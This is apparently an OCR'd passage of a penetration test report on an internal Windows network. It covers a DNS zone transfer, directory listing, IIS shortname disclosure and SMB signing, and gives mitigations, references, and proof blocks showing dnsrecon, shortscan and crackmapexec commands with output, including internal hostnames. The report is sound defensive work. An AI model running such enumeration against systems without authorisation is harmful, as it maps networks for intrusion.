[-]      Recursion enabled on NS Server [redacted]
[*]      A [redacted]local [redacted]
[*]      A [redacted]local [redacted]
[*] Enumerating SRV Records
[+]      SRV _kerberos._tcp.[redacted]local dc02.[redacted]local [redacted] 88
[+]      SRV _kerberos._tcp.[redacted]local dc01.[redacted]local [redacted] 88
[+]      SRV _ldap._tcp.[redacted]local dc02.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.[redacted]local dc01.[redacted]local [redacted] 389
[+]      SRV _kerberos._udp.[redacted]local dc02.[redacted]local [redacted] 88
[+]      SRV _kerberos._udp.[redacted]local dc01.[redacted]local [redacted] 88
[+]      SRV _gc._tcp.[redacted]local dc01.[redacted]local [redacted] 3268
[+]      SRV _gc._tcp.[redacted]local dc02.[redacted]local [redacted] 3268
[+]      SRV _ldap._tcp.pdc._msdcs.[redacted]local dc02.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.dc._msdcs.[redacted]local dc02.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.dc._msdcs.[redacted]local dc01.[redacted]local [redacted] 389
[+]      SRV _kpasswd._tcp.[redacted]local dc02.[redacted]local [redacted] 464
[+]      SRV _kpasswd._tcp.[redacted]local dc01.[redacted]local [redacted] 464
[+]      SRV _kerberos._tcp.dc._msdcs.[redacted]local dc02.[redacted]local [redacted] 88
[+]      SRV _kerberos._tcp.dc._msdcs.[redacted]local dc01.[redacted]local [redacted] 88
[+]      SRV _kpasswd._udp.[redacted]local dc02.[redacted]local [redacted] 464
[+]      SRV _kpasswd._udp.[redacted]local dc01.[redacted]local [redacted] 464
[+]      SRV _ldap._tcp.ForestDNSZones.[redacted]local dc02.[redacted]local [redacted] 389
```

```
[+]      SRV _ldap._tcp.ForestDNSZones.[redacted]local dc01.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.gc._msdcs.[redacted]local dc01.[redacted]local [redacted] 3268
[+]      SRV _ldap._tcp.gc._msdcs.[redacted]local dc02.[redacted]local [redacted] 3268
[+] 21 Records Found
[*] Checking for Zone Transfer for [redacted]local name servers
[*] Resolving SOA Record
[+]      SOA dc01.[redacted]local [redacted]
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS dc01.[redacted]local [redacted]
[+]      NS dc02.[redacted]local [redacted]
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server [redacted]
[+] [redacted] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS dc01.[redacted]local [redacted]
[*]      NS dc02.[redacted]local [redacted]
[*]      NS dc01.[redacted]local [redacted]
[*]      A @.[redacted]local [redacted]
[*]      A @.[redacted]local [redacted]
[*]      A dc1.callard.local..[redacted]local [redacted]
[*]      A uranus.callard.local..[redacted]local [redacted]
[*]      A acapp01.[redacted]local [redacted]
[*]      A App01.[redacted]local [redacted]
[*]      A [redacted]Cohesity.[redacted]local [redacted]
[*]      A [redacted]hf01.[redacted]local [redacted]
[*]      A [redacted]rs-01.[redacted]local [redacted]
[*]      A [redacted]vcenter.[redacted]local [redacted]
[*]      A Axioma01.[redacted]local [redacted]
[*]      A chipure01.[redacted]local [redacted]
[*]      A chipure02.[redacted]local [redacted]
[*]      A Clarifi01.[redacted]local [redacted]
[*]      A Clarifi02.[redacted]local [redacted]
[*]      A ConferenceRoomPC.[redacted]local [redacted]
[*]      A dc01.[redacted]local [redacted]
[*]      A DC02.[redacted]local [redacted]
[*]      A Dev-SQL01.[redacted]local [redacted]
[*]      A DEV-SQL02.[redacted]local [redacted]
[*]      A DomainDnsZones.[redacted]local [redacted]
[*]      A DomainDnsZones.[redacted]local [redacted]
[*]      A ESX-VDI01.[redacted]local [redacted]
[*]      A ESX-VDI02.[redacted]local [redacted]
[*]      A FactSet01.[redacted]local [redacted]
[*]      A FACTSET02.[redacted]local [redacted]
[*]      A ForestDnsZones.[redacted]local [redacted]
[*]      A ForestDnsZones.[redacted]local [redacted]
[*]      A FS01.[redacted]local [redacted]
[*]      A FS02.[redacted]local [redacted]
[*]      A ILO-ESX-VDI01.[redacted]local [redacted]
[*]      A ILO-ESX-VDI02.[redacted]local [redacted]
[*]      A NYDC-ATCCTX01.[redacted]local [redacted]
[*]      A NYDC-ATCCTX02.[redacted]local [redacted]
[*]      A NYDC-ATCSAPI01.[redacted]loca [redacted]
[*]      A NYDC-ATCUAT01.[redacted]local [redacted]
[*]      A NYDC-ATCUAT02.[redacted]local [redacted]
[*]      A NYDC-ATCZAP01.[redacted]local [redacted]
[*]      A NYDC-ATCZAP02.[redacted]local [redacted]
[*]      A NYDC-ATCZDB01.[redacted]local [redacted]

[Proof truncated by 5,041 characters. See full details in the UI.]
```

DNS records obtained from zone transfer

```
04/16/2026, 10:59 AM

$ python3 /opt/dnsrecon/dnsrecon.py -n [redacted] -d [redacted]local -t std,axfr -j output.json --
disable_check_bindversion

[*] Checking for Zone Transfer for [redacted]local name servers
[*] Resolving SOA Record
[+]      SOA dc02.[redacted]local [redacted]
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS dc01.[redacted]local [redacted]
[+]      NS dc02.[redacted]local [redacted]
[*] Removing any duplicate NS server IP Addresses...
[*]
```

```
[*] Trying NS server [redacted]
[+] [redacted] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS dc01.[redacted]local [redacted]
[*]      NS dc02.[redacted]local [redacted]
[*]      NS dc01.[redacted]local [redacted]
[*]      A @.[redacted]local [redacted]
[*]      A @.[redacted]local [redacted]
[*]      A uranus.callard.local..[redacted]local [redacted]
[*]      A dc1.callard.local..[redacted]local [redacted]
[*]      A acapp01.[redacted]local [redacted]
[*]      A App01.[redacted]local [redacted]
[*]      A [redacted]Cohesity.[redacted]local [redacted]
[*]      A [redacted]hf01.[redacted]local [redacted]
[*]      A [redacted]rs-01.[redacted]local [redacted]
[*]      A [redacted]vcenter.[redacted]local [redacted]
[*]      A Axioma01.[redacted]local [redacted]
[*]      A chipure01.[redacted]local [redacted]
[*]      A chipure02.[redacted]local [redacted]
[*]      A Clarifi01.[redacted]local [redacted]
[*]      A Clarifi02.[redacted]local [redacted]
[*]      A ConferenceRoomPC.[redacted]local [redacted]
[*]      A dc01.[redacted]local [redacted]
[*]      A dc02.[redacted]local [redacted]
[*]      A Dev-SQL01.[redacted]local [redacted]
[*]      A DEV-SQL02.[redacted]local [redacted]
[*]      A DomainDnsZones.[redacted]local [redacted]
[*]      A DomainDnsZones.[redacted]local [redacted]
[*]      A ESX-VDI01.[redacted]local [redacted]
[*]      A ESX-VDI02.[redacted]local [redacted]
[*]      A FactSet01.[redacted]local [redacted]
[*]      A FACTSET02.[redacted]local [redacted]
[*]      A ForestDnsZones.[redacted]local [redacted]
[*]      A ForestDnsZones.[redacted]local [redacted]
[*]      A FS01.[redacted]local [redacted]
[*]      A FS02.[redacted]local [redacted]
[*]      A ILO-ESX-VDI01.[redacted]local [redacted]
[*]      A ILO-ESX-VDI02.[redacted]local [redacted]
[*]      A NYDC-ATCCTX01.[redacted]local [redacted]
[*]      A NYDC-ATCCTX02.[redacted]local [redacted]
[*]      A NYDC-ATCSAPI01.[redacted]loca [redacted]
[*]      A NYDC-ATCUAT01.[redacted]local [redacted]
[*]      A NYDC-ATCUAT02.[redacted]local [redacted]
[*]      A NYDC-ATCZAP01.[redacted]local [redacted]
[*]      A NYDC-ATCZAP02.[redacted]local [redacted]
[*]      A NYDC-ATCZDB01.[redacted]local [redacted]
[*]      A QA-SQL01.[redacted]local [redacted]
[*]      A QA-SQL02.[redacted]local [redacted]
[*]      A QA-TABLEAU01.[redacted]local [redacted]
[*]      A QA-Tableau02.[redacted]local [redacted]
[*]      A SQL01.[redacted]local [redacted]
[*]      A SQL02.[redacted]local [redacted]
[*]      A sqlfc01.[redacted]local [redacted]
[*]      A sqlwc01.[redacted]local [redacted]
[*]      A Tableau01.[redacted]local [redacted]
[*]      A TITAN.[redacted]local [redacted]
[*]      A TITAN2.[redacted]local [redacted]
[*]      A Trade01.[redacted]local [redacted]
[*]      A Trade01b.[redacted]local [redacted]
[*]      A Util01.[redacted]local [redacted]
[*]      A Util02.[redacted]local [redacted]
[*]      A vdesktop-001.[redacted]local [redacted]
[*]      A vdesktop-002.[redacted]local [redacted]
[*]      A vdesktop-003.[redacted]local [redacted]
[*]      A vdesktop-007.[redacted]local [redacted]
[*]      A vdesktop-008.[redacted]local [redacted]
[*]      A vDesktop-100.[redacted]local [redacted]
[*]      A vDesktop-101.[redacted]local [redacted]
[*]      A vDesktop-103.[redacted]local [redacted]
[*]      A vDesktop-104.[redacted]local [redacted]
[*]      A vDesktop-105.[redacted]local [redacted]
[*]      A vDesktop-106.[redacted]local [redacted]
[*]      A vDesktop-107.[redacted]local [redacted]
[*]      A vDesktop-108.[redacted]local [redacted]
[*]      A vDesktop-109.[redacted]local [redacted]
[*]      A vDesktop-110.[redacted]local [redacted]
[*]      A vDesktop-1100.[redacted]local [redacted]
```

```
[*]      A vDesktop-1101.[redacted]local [redacted]
[*]      A vDesktop-1102.[redacted]local
[*]      A vDesktop-1103.[redacted]local
[*]      A vDesktop-1104.[redacted]local
[*]      A vDesktop-1105.[redacted]local
[*]      A vDesktop-1106.[redacted]local
[*]      A vDesktop-1107.[redacted]local
[*]      A vDesktop-1108.[redacted]local
[*]      A vDesktop-1110.[redacted]local
[*]      A vDesktop-1112.[redacted]local
[*]      A vDesktop-1113.[redacted]local
[*]      A vDesktop-1114.[redacted]local
[*]      A vDesktop-112

[Proof truncated by 5,041 characters. See full details in the UI.]
```

2.5.3. Web Directory Listing

LOW 3

H3-2022-0069

Details

Webservers with directory listing enabled can reveal files stored on the webserver that are not intended to be served as part of the web application.

Directory listings can enable an attacker to gain unauthorized access to sensitive information on the web server, such as source code, configuration files, keys, webserver data, and webserver backup files.

Unauthorized Access | Information Disclosure

Mitigations

- Disable directory listing on the web server.

References

- CWE-552 @ **https://cwe.mitre.org/data/definitions/552.html**
- Disable directory listing in Apache @ **https://www.simplified.guide/apache/disable-directory-listing**
- Disable directory listing in nginx @ **http://nginx.org/en/docs/http/ngx_http_autoindex_module.html**


Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
[redacted] : 443	[redacted]	Application on [redacted] (cressida.callard.local) Port 443		LOW 3
[redacted] : 80	[redacted]	Application on [redacted] (cressida.callard.local) Port 80		LOW 3


Proofs

Proofs of exploitability against one of the affected assets: **Application on [redacted] (cressida.callard.local) Port 443**


Vulnerable application at http://[redacted]443




Vulnerable application at http://[redacted]443




Vulnerable application at http://[redacted]443



Vulnerable application at http://[redacted]443



Vulnerable application at http://[redacted]443



2.5.4. IIS Shortname Disclosure Vulnerability

LOW 3

H3-2025-0003

Details

The IIS webserver responds to requests for 8.3 shortnames, which an attacker can use to discover and read files and directories by using data warehouses or wordlists mapping shortnames to likely full names (e.g. shortname 'USER_N' to 'USER_NETWORK').

Remote attackers can discover and read sensitive files hosted by the webserver more easily than with traditional brute-forcing.

Information Disclosure

Mitigations

- Disable 8.3 shortname generation for all future files using 'fsutil behavior set disable8dot3 1' or the Registry Editor, unless your legacy applications require it.
- Remove 8.3 filenames from all existing files on each affected drive using 'fsutil 8dot3name strip /s /v K:' (replacing 'K' with the letter of the affected drive), unless legacy applications require them. Certain legacy applications set registry keys using shortnames; consult application documentation to determine whether these are necessary. A list of your registry keys using shortnames can be found with 'fsutil 8dot3name scan /s /v K:' (replacing 'K' with the letter of the affected drive).

References

- Microsoft Article @ **https://techcommunity.microsoft.com/blog/iis-support-blog/iis-short-name-enumeration/3951320**
- Medium Article @ **https://adrianjnkns.medium.com/iis-shortname-vulnerability-67f933849943**
- Microsoft Article (Detailed) @ **https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/fsutil-8dot3name**
- MITRE ATT&CK Technique: T1595.003: Active Scanning: Wordlist Scanning @ **https://attack.mitre.org/techniques/T1595/003**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
[redacted] :80	[redacted]	Microsoft IIS on [redacted] (qa-sql02[redacted]local) Port 80		LOW 3

Proof

Proof of exploitability against affected asset **Microsoft IIS on [redacted] (qa-sql02.[redacted]local) Port 80**

The IIS webserver is vulnerable to shortname disclosure.

```
04/16/2026, 10:59 AM

$ /opt/shortscan/shortscan http://[redacted] --output json

URL http://[redacted] is vulnerable
Found URL http://[redacted]ASPNET_CLIENT using shortname ASPNET?
Found URL http://[redacted]ASPNET_CLIENT/SYSTEM_WEB using shortname SYSTEM?
Found shortname 4_0_30? at URL http://[redacted]ASPNET_CLIENT/SYSTEM_WEB/ but could not complete the
full path.
```

2.5.5. SMB Signing Not Required

LOW 1

H3-2021-0030

Details

The SMB service on this host is configured to not require SMB signing. SMB signing is a security feature designed to ensure the integrity and authenticity of SMB communications by digitally signing packets. The lack of mandatory SMB signing means that SMB communications are not protected against tampering. An attacker could exploit this misconfiguration by performing man-in-the-middle attacks, where they intercept, alter, and relay SMB messages between the client and server without detection.

Exploiting this misconfiguration allows an attacker to potentially intercept sensitive information, modify data in transit, and impersonate legitimate users or services within your network. This can lead to attackers gaining domain account privileges and host access.

Impersonation | Unauthorized Access

Mitigations

- Enable and require SMB signing via Group Policy or Local Security Policy.

References

- Microsoft network server: Digitally sign communications (always) @ **https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/jj852239(v=ws.11)**
- Microsoft network client: Digitally sign communications (always) @ **https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-client-digitally-sign-communications-always**
- Microsoft best practices for network access: Named Pipes that can be accessed anonymously @ **https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/jj852278(v=ws.10)#best-practices**
- Microsoft network client: Digitally sign communications (if server agrees) @ **https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-client-digitally-sign-communications-if-server-agrees**
- SMB Signing @ **https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types#smb-signing**
- Overview of Server Message Block Signing @ **https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing**
- Samba Configuration @ **https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html**

- The Basics of SMB Signing (Covering Both SMB1 and SMB2) @ **https://docs.microsoft.com/en-us/archive/blogs/josebda/the-basics-of-smb-signing-covering-both-smb1-and-smb2**
- MITRE ATT&CK Technique: T1557.001: Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay @ **https://attack.mitre.org/techniques/T1557/001**
- MITRE ATT&CK Technique: T1187: Forced Authentication @ **https://attack.mitre.org/techniques/T1187**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
[redacted] : 445	[redacted]	SMB Service on Domain Controller [redacted] (dc01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (cressida.callard.local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (tableau01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (qa-sql02 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (clarifi01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (fs01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] ([redacted] cohesity [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (fs02 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (util01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (app01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] ([redacted] rs-01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (qa-sql01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on [redacted] (sql01 [redacted] local) Port 445		LOW 1
[redacted] : 445	[redacted]	SMB Service on Domain Controller [redacted] (dc02 [redacted] local) Port 445		LOW 1

Proof

Proof o [redacted] ty against one of the affected assets: **SMB Service on Domain Controller [redacted] [redacted] dc01. [redacted] local) Port 445**

SMB signing not required on [redacted]

```
04/16/2026, 11:05 AM

$ crackmapexec smb [redacted]

SMB [redacted] 445 VDESKTOP-1114 [*] Windows 10.0 Build 26100 x64 (name:VDESKTOP-1114)
(domain: [redacted] local) (signing:True) (SMBv1:False)
SMB [redacted] 445 VDESKTOP-1101 [*] Windows 10.0 Build 26100 x64 (name:VDESKTOP-1101)
(domain: [redacted] local) (signing:True) (SMBv1:False)
SMB [redacted] 445 SQL01 [*] Windows Server 2016 Standard 14393 x64 (name:SQL01
) (domain: [redacted] local) (signing:False) (SMBv1:True)
SMB [redacted] 445 [redacted] COHESITY [*] Windows 6.1 Build 7600 (name: [redacted] ) (doma
in: [redacted] COHESITY) (signing:False) (SMBv1:False)
SMB [redacted] 445 VDESKTOP-1103 [*] Windows 10.0 Build 26100 x64 (name:VDESKTOP-1103)
(domain: [redacted] local) (signing:True) (SMBv1:False)
